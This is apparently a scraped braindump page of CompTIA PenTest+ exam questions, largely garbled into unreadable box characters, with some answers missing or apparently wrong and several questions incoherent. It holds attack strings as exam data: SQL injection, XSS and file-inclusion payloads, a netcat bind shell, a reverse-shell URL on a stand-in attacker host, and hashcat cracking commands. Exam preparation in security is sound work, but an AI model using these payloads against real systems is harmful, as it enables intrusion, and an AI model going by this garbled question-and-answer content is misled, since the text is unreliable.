


CompTIA.PT0-001.v2022-06-01.q170

□□□□:	PT0-001
□□□□:	CompTIA PenTest+ Certification Exam
□□□:	CompTIA
□□ □□ □□□:	170
□□:	v2022-06-01
# □□ □:	2080
# □□ □□□:	1700
https://www.krdump.com/CompTIA.PT0-001.v2022-06-01.q170.html	

NEW QUESTION: 1

□□□ □ □□□ □□□□ □□□ □□ □□ □□□□□□.
 □□□□ □□□ HTTP □□□□ □□□ □□□□□□□□.



Payloads	Vulnerability Type	Remediation
search=Bob"31e31c:log%20+c%5da%20error%3da%20(1)%31e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
#inner-tab">script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
x%3c=www.exe?ping%20-c%2010%20(oxa)hust%20	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
!itemwidget';waitfor%20date%20'00:00:20'<!--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
logfile=K2frcK2fpasswfile	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~

logfile=http://K2frcK2fpasswfile.cite.com/K2frcK2f.txt	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
!itemwidget%20union%20select%20(1),mail,@version,--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
redir=http://K2frcK2fpasswfile.cite.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
!itemwidget'+convert(int,@version)+	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~
Backup-8(whois?)	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... /, sandbox requests Input Sanitization ... & ! ! ! ! ! Input Sanitization ... < , > , ~ , ~

Answer:

NEW QUESTION: 3

Which of the following is a secure protocol for transmitting sensitive information over a network?

- A. FTP
- B. HTTP Strict Transport Security
- C. Telnet
- D. SMTP

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 4

Which of the following is a common method for social engineering?

- A. SMS
- B. Phishing
- C. USB
- D. Dumpster diving

Answer: ([SHOW ANSWER](#))

00/00:

00: <https://www.comparitech.com/blog/information-security/spear-phishing/>

NEW QUESTION: 5

Which of the following is a command used to scan for open ports on a remote host?

- A. nmap -p 53 -oG dnslist.txt | nc -d ":" -f 4
- B. x in (1...254); nc -x 192.168. \$x. \$x; nc
- C. nslookup -ns 8.8.8.8 << dnslist.txt
- D. dig -r > echo "8.8.8.8" >> /etc/resolv/conf

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 6

Which of the following is a common method for password cracking?

- A. Dictionary attack
- B. Brute force
- C. Rainbow table
- D. Hybrid attack

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 7

□□□ □□ □□□ □□□□□□ □□ □□□□ □□□□ □□ □□□ □□□□ □□ □□□□
NEXT □□□ □□ □□□ □□ □□□ □□□ □□□ □□□□.

- A. ARP □□□ □□□ □□□□□.
- B. BeEF □□□□□□ □□□□ □□ □□□ □□□□□.
- C. LLMNR/NETBIOS-ns □□□ □□□□□.
- D. □□□□ □□□ □□□ □□□□□.

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 8

□□ □□□□ □□ □□□□□ □□ □□□□□. □□ □ □□ □□□□ □□□ □□ □□ □□□
□□ □□□ □□□□□□ □□□□□□?

- A. □□ □□□□ □□□□□.
- B. RDP□ □□ □□□ □□□□□.
- C. □□□□ □□□ □□ /etc/shadow□ □□ □□□ □□□□□.
- D. □□□ LLMNR □ NBNS □□.

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 9

□□:
□□ □□□□□ □□□□ □□ □□□ □□□□□ □□□□ □ □□□ □□□ □□□□□□□.
□□□ □□□ □□□ □□□ □□ □□□□□ □□□□□□.
□□□□□□□ □□ □□□ □□□□□ □□□□ □□ □□□ □□□ □□□□□□□.
□□ □□□ □□ □□□ □□□□□□ □□□ □□□□ □□□□ □ □□□□. □ □□□□ □□
□□□□ □□□ □□□ □□□□□ □□□□□ □ □□ □ □□□□□.

Drag and Drop Options

```
exec_scan(sys.argv[1], $SPORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
export $SPORTS = 21, 22
```

```
self .ports (  
    try:  
        s.connect((ip, port))  
        print("%s:%s - OPEN" % (ip, port))  
  
    except socket.timeout:  
        print("%s:%s - TIMEOUT" % (ip, port))  
  
    except socket.error as e:  
        print("%s:%s - CLOSED" % (ip, port))  
  
    finally:  
        s.close()  
)
```

```
for $SPORT in $SPORTS:  
    try:  
        s.connect((ip, port))  
        print("%s:%s - OPEN" % (ip, port))  
  
    except socket.timeout:  
        print("%s:%s - TIMEOUT" % (ip, port))  
  
    except socket.error as e:  
        print("%s:%s - CLOSED" % (ip, port))  
  
    finally:  
        s.close()  
)
```

```
#!/usr/bin/python
```

```
#!/usr/bin/ruby
```

```
ports = [21, 22]
```

```
run_scan(sys.argv[1], ports)
```

```
#!/usr/bin/bash
```

```
(:ports => 21 :ports => 22)
```

```
for port in ports:  
    try:  
        s.connect((ip, port))  
        print("%s:%s - OPEN" % (ip, port))  
  
    except socket.timeout:  
        print("%s:%s - TIMEOUT" % (ip, port))  
  
    except socket.error as e:  
        print("%s:%s - CLOSED" % (ip, port))  
  
    finally:  
        s.close()
```

o Immutables

```
import socket
```

```
import sys
```

```
def port_scan(ip, ports):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.settimeout(2.0)
```

```
if __name__ == '__main__':  
    if len(sys.argv) < 2:  
        print('Execution requires a target IP address.  
Exiting...')  
        exit(1)  
    else:
```

Answer:

Drag and Drop Options

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
export $PORTS = 21, 22
```

```
self .ports (  
    try:  
        s.connect((ip, port))  
        print("%s:%s - OPEN" % (ip, port))  
  
    except socket.timeout:  
        print("%s:%s - TIMEOUT" % (ip, port))  
  
    except socket.error as e:  
        print("%s:%s - CLOSED" % (ip, port))  
  
    finally:  
        s.close()  
)
```

```
for $PORT in $PORTS:  
    try:  
        s.connect((ip, port))  
        print("%s:%s - OPEN" % (ip, port))  
  
    except socket.timeout:  
        print("%s:%s - TIMEOUT" % (ip, port))  
  
    except socket.error as e:  
        print("%s:%s - CLOSED" % (ip, port))  
  
    finally:  
        s.close()  
)
```

```
#!/usr/bin/python
```

```
#!/usr/bin/ruby
```

```
ports = [21, 22]
```

```
run_scan(sys.argv[1], ports)
```

```
#!/usr/bin/bash
```

```
{:ports => 21 :ports => 22}
```

```
for port in ports:  
    try:  
        s.connect((ip, port))  
        print("%s:%s - OPEN" % (ip, port))  
  
    except socket.timeout:  
        print("%s:%s - TIMEOUT" % (ip, port))  
  
    except socket.error as e:  
        print("%s:%s - CLOSED" % (ip, port))  
  
    finally:  
        s.close()
```

o Immutables

```
#!/usr/bin/python
```

```
import socket
```

```
import sys
```

```
ports = [21, 22]
```

```
def port_scan(ip, ports):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.settimeout(2.0)  
  
    for port in ports:  
        try:  
            s.connect((ip, port))  
            print("%s:%s - OPEN" % (ip, port))  
  
        except socket.timeout:  
            print("%s:%s - TIMEOUT" % (ip, port))  
  
        except socket.error as e:  
            print("%s:%s - CLOSED" % (ip, port))  
  
        finally:  
            s.close()
```

```
if __name__ == '__main__':  
    if len(sys.argv) < 2:  
        print('Execution requires a target IP address.  
Exiting...')  
        exit(1)  
    else:
```

```
        run_scan(sys.argv[1], ports)
```

NEW QUESTION: 10

□□ □□□□ □□□□ □□□□□□□□. □□ □ □□□ Netcat □□□□ □□□ □□□ □□□ □□□□□?

- A. nc -lvp 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 -e /bin/bash

Answer: A ([LEAVE A REPLY](#))

□□/□□: https://netsec.ws/?p=292

NEW QUESTION: 11

□□ Python □□□□□ □□□□□.

```

import socket
a=socket.socket()
a.connect(("192.168.1.1",22))
a.send("str")
b=a.recv(1024)
print b

```

□□ □ □□ □□□ □□□□□?

- A. □□ □□
- B. ARP □□□
- C. □□ □□□
- D. □□□ □

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 12

□□ □□□□□ □□□ □□□ □□□□ □□□ □□□ □□:

b117525b345470c29ca3d8ae0b556ba8

□□ □□ □ □□□ □□ □□□ □□□□□?

- A. SHA-1
- B. NTLM
- C. NetNTLMv1
- D. □□□□□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 13

□□ □ □□□ □□□ □ □□ □□□ □□ □□□□□? (2□ □□).

- A. □□/□□
- B. □□□□ □□□□□
- C. □□□ □□ □□
- D. □□□ □□ □□
- E. □□ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 14

□□ □□□ □□ □□□ □□□□□□ □□□ □□□□ □□□□ □ □□□□. □ □□□□ □□

□□□ □□□ □□□ □□□□□ □□□□ □ □□ □ □□□□.

□□:

□□ □□□□□ □□□□ □□ □□□ □□□□□ □□□□ □ □□□ □□□ □□□□□□.

□□□ □□□ □□□ □□□ □□ □□□□□ □□□□□□.

```
Drag and Drop Options
self.ports {
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

or $PORT in $PORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)

or port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

t_scan(sys.argv[1], ports)
/user/bin/bash
```

```
Immutables

import socket
import sys

def port_scan(ip, ports):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.settimeout(2.0)

if __name__ == '__main__':
  if len(sys.argv) < 2
    print('Execution requires a target IP address. Exiting...')
    exit(1)
  else:

```

Answer:

```

Drag and Drop Options
self.ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
}

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
}

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()

rt_scan(sys.argv[1], ports)

/usr/bin/bash

```

NEW QUESTION: 15

□□□□ □□□□ □□□□ NetNTLMv2 □□□ □□□□□□□□. □□ □□ □ □□□□ □□□ □
 □□ □□□□ □□□ □□□ □ □□ □□ □□□□□□?

- A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordliat.txt
- B. hashcax -m 5000 hash.txt
- C. hashcat -m 5600 -o resulta.txt hash.txt wordliat.txt
- D. hashc&t -m 5600 -a 3 haah.txt ?a?a?a?a?a?a?a

Answer: (SHOW ANSWER)

NEW QUESTION: 16

Windows DHCP server is configured to use IP address 192.168.1.100 for the DHCP server. The DHCP server is configured to use the following command to allow Windows clients to connect to the DHCP server:

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

- A. B
- B. A
- C. C
- D. D

Answer: B (LEAVE A REPLY)

PT0-001 DumpTop PT0-001! DumpTop PT0-001, DumpTop PT0-001, DumpTop PT0-001. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps, **30%OFF Special Discount: KrDump**)

NEW QUESTION: 17

WAF is configured to block requests to the URL https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php

- A. URL
- B. URL
- C. URL
- D. URL

Answer: (SHOW ANSWER)

NEW QUESTION: 18

□□ □□□□ □□□□□□ SSH□ □□□□ □□□ □□ □□□ □□□□. □□ □ □□ □□ □□□□ □□ Nmap □□□ □□□□□?

- A. nmap -p 22 -sL □□
- B. nmap -p 22 -iL □□
- C. nmap -p 22 -oG □□
- D. nmap -p 22 -oA □□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 19

□□ □□□□ □□ □□□□□□ □□□ Linux □□□ □□□ □□□□□□. □□□□ □□ □□ □□□□□□.

m□ □□ {1..254..1};do ping -c 1 192.168.101.\$m; □□ □□ □ □ □□□ □□□ □□□ □□ □ □□□ □□?


- A. □□□ □□
- B. □□□ □□□ □□
- C. □□□ □□
- D. □□ □□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 20

□□ □□
□□□ □ □□□□□ □□ □□□□□□ □□□□□ □□□□ □□ □□□□□.
□□:
□□□□□ □□ □ □□□□ □□ □□ □□□ □□□□ □□□□ □□□ □□□□□.
□□□ □□ □□ □□□□ □□ □□ □□□□ □□□□□.





```
Secure System
https://comptia.org/login.aspx#remediatesource
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXJndWVndm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZD0pYmhqZHhmc291Ymdoc3k5ZGh1Z2Zl
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlhZSb3NhZGJua2h4dnZ1aWdia3NgYWVqa2JmbGllY3Z2Z2JqbGFzZWJma3kZGZidm9kZm9mbGhkZ3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZaZ3U3cndweWhnamRzZmZ2bnVzZm53cnVmYnZ1Zkx2" name="csrf-token" />
10 <select></select>
11 document.write("<OPTION value=1*" + document.location.href.substring(document.location.href.indexOf("/") + 1) + "*" <OPTION*"");
12 </select></select>
13 <div align="center"
14 <form action="https://comptia.org/login.aspx#remediatesource" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;"
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;"
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="" />
21 <input style="width:150px;" type="text" name="name" id="name" value="admin" />
22 </div>
23 <div><span style="width:100px;">Password:</span><input style="width:150px;" type="password" name="Password" id="password" value="" />
24 <input style="width:150px;" type="password" name="Password" id="password" value="password" />
25 </div>
26 <input type="submit" value="Login" /></form>
27 </div>
28 </body>
29 </html>
```

Secure System
https://comptia.org/login.aspx#viewcert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer.

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to 7/ 19/ 2018

[Install Certificate...](#) [Issuer Statement](#)

[Learn more about certificates](#)

OK

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bckkse2ewwqf4bdcbj3v	www.com...	/	Session	41			
__utmz	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370.2.Account%20Type=Full%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ff51c.1508266964.1.1508268019.1508266964.81#347...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h1bckkse2ewwqf4bdcbj3v	www.com...	/	Session	41				
__utmz	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete
